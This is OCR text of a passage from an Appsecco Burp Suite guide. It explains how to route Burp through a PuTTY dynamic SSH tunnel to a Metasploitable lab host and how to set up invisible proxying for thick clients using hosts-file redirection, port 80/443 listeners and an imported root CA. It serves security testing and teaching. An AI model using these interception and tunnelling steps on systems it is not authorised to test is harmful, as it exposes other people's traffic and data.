
Using SSH tunneling as a SOCKS proxy is quite useful when we want to give a **white-listed IP address** to a *firewall administrator* to access an application.


Windows OS


1. Static IP address of a GNU/Linux server is: `192.168.213.203`
2. Add a newly forwarded port, say 12345, and connect to the remote server using Secure Shell Server (SSH).
3. Once we are successfully logged in to the server, we leave it on so that Burp could keep using it.
4. Add *localhost* as **SOCKS proxy host** and *12345* as **SOCKS proxy port**, and we are good to go.
5. Web applications running behind the firewall could now be accessed via successful SSH tunneling.




PuTTY Configuration
Category:
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Kex
Host keys
Cipher
Auth
TTY
X11
Tunnels
Bugs
More bugs
Serial
Options controlling SSH port forwarding
Port forwarding
Local ports accept connections from other hosts
Remote ports do the same (SSH-2 only)
Forwarded ports:
Remove
D12345
Add new forwarded port:
Source port
12345
Add
Destination
Local
Remote
Dynamic
Auto
IPv4
IPv6
About
Help
Open
Cancel



192.168.213.203 - PuTTY
login as: msfadmin
msfadmin@192.168.213.203's password:
Access denied
msfadmin@192.168.213.203's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May 15 02:17:44 2018 from 192.168.213.212
msfadmin@metasploitable:~$


192.168.213.203 - PuTTY
login as: msfadmin
msfadmin@192.168.213.203's password:
Access denied
msfadmin@192.168.213.203's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May 15 02:17:44 2018 from 192.168.213.212
msfadmin@metasploitable:~$



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Connections
HTTP
SSL
Sessions
Misc
SOCKS Proxy
These settings are configured within user options but can be overridden here for this specific project.
Override user options
These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests w
for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.
Use SOCKS proxy
SOCKS proxy host:
localhost
SOCKS proxy port:
12345
Username:
Password:
Do DNS lookups over SOCKS proxy

Invisible Proxy


1. A client could be proxy-aware or proxy-unaware.
2. For *proxy-aware* clients, proxy settings could be enabled at following 3 locations (in Windows OS):
   - Environment variables
   - Winhttp
   - inetcpl.cpl
   - **Reference**: `https://securelink.be/blog/windows-proxy-settings-explained/`
3. For *proxy-unaware* clients, we need to trick the thick client into sending all of its traffic to the machine where the Burp proxy can listen.
   - Add a mapping for the target domain to the loopback IP address, in the default Hosts file, say, `127.0.0.1 example.com`



   - Next, add a new listener running on the default port for HTTP, i.e., TCP port number 80.



- Or, if the traffic is meant to be over HTTPS, then add a new listener running on TCP port number 443.



- If the expected traffic is going to be over SSL, then ensure that an SSL certificate is presented to the thick client with an accurate domain name. Once a **root certificate authority** is **imported**, all *certificates generated by Burp* and *signed by the same root CA* are **identified as valid** in the browsers.

- In order for Burp to be able to *forward the traffic* to the original intended server, we must add an entry into the **Hostname resolution** section in Burp.
- Burp Suite uses the *Host header* in the request to figure out where to send the request further. If the **Host header is not present** in the request (rare, but can happen), we can **configure** Burp Suite to **send all the traffic reaching a particular listener on to another server**.

References

- Using Burp to Hack Cookies and Manipulate Sessions:
  - https://support.portswigger.net/customer/portal/articles/1964073-using-burp-to-hack-cookies-and-manipulate-sessions
- Scanning and Reporting:
  - https://portswigger.net/burp/documentation/desktop/scanning
  - https://portswigger.net/burp/documentation/desktop/scanning/reporting-results
  - https://www.pentestgeek.com/web-applications/how-to-use-burp-suite
- Burp Suite Documentation:
  - https://portswigger.net/burp/documentation/contents

About Appsecco

Appsecco is a specialist application security company, founded in 2015, with physical presence in London, Bangalore, Doha and Boston, providing industry leading security advice that is firmly grounded in commercial reality.

Our services cover the entire software development lifecycle from advising on how build and foster a culture of security within development teams and organisations to reviewing and advising on the security of applications and associated infrastructure under development to providing rapid response and advice in the event of a security breach or incident.

As a team, we are highly qualified and have many years of extensive experience working with clients across multiple counties and in a wide range of industries and sectors; from financial services to software development, manufacturing to governmental organisations and consumer brands to ecommerce.

The solutions, advice and insight we deliver to our clients always follows three core principles:

1. It must be pragmatic; taking into account the specific commercial, organisational and operational realities of each client individually
2. It must genuinely add value; the advice or solutions we provide must addresses the specific problem a client seeks to solve and have actionable insight to enable them to achieve this
3. Never be purely automated; whenever we are testing for security our reports and output always have significant, expert, human input to give the greatest possible value for our clients

In addition to their client-facing work our technical team are actively involved in researching and developing new and better ways to stay secure and can regularly be found presenting their findings at industry conferences and events ranging from nullcon in India, DevSecCon in London and Singapore, to DEF CON, the world's largest security conference held annually in the USA.

Appsecco: https://appsecco.com